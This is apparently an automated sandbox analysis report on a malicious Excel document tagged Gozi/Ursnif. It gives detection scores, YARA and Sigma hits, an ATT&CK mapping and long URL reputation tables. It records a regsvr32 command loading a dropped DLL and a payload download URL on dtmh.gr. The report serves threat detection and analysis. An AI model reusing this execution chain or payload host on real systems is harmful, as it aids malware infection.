ID: 324295
Sample Name: document-1411290183.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:04:17
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1411290183.xls

Overview


General Information

Sample Name:	document-1411290183.xls
Analysis ID:	324295
MD5:	32a11b7a08798a..
SHA1:	316cbd65065f682.
SHA256:	25cfb8623367e8f..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7140 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 6488 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1411290183.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x502a2:$s1: Excel • 0x5131d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1411290183.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Process Injection 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Scripting 2 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Regsvr32 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1411290183.xls	34%	Virustotal		Browse
document-1411290183.xls	11%	Metadefender		Browse
document-1411290183.xls	4%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dtmh.gr	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dtmh.gr	78.46.235.88	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://login.microsoftonline.com/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://shell.suite.office.com:1443	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://cdn.entity.	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://powerlift.acompli.net	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://cortana.ai	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://api.aadrm.com/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://api.microsoftstream.com/api/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://cr.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://graph.ppe.windows.net	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://store.office.cn/addinstemplate	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
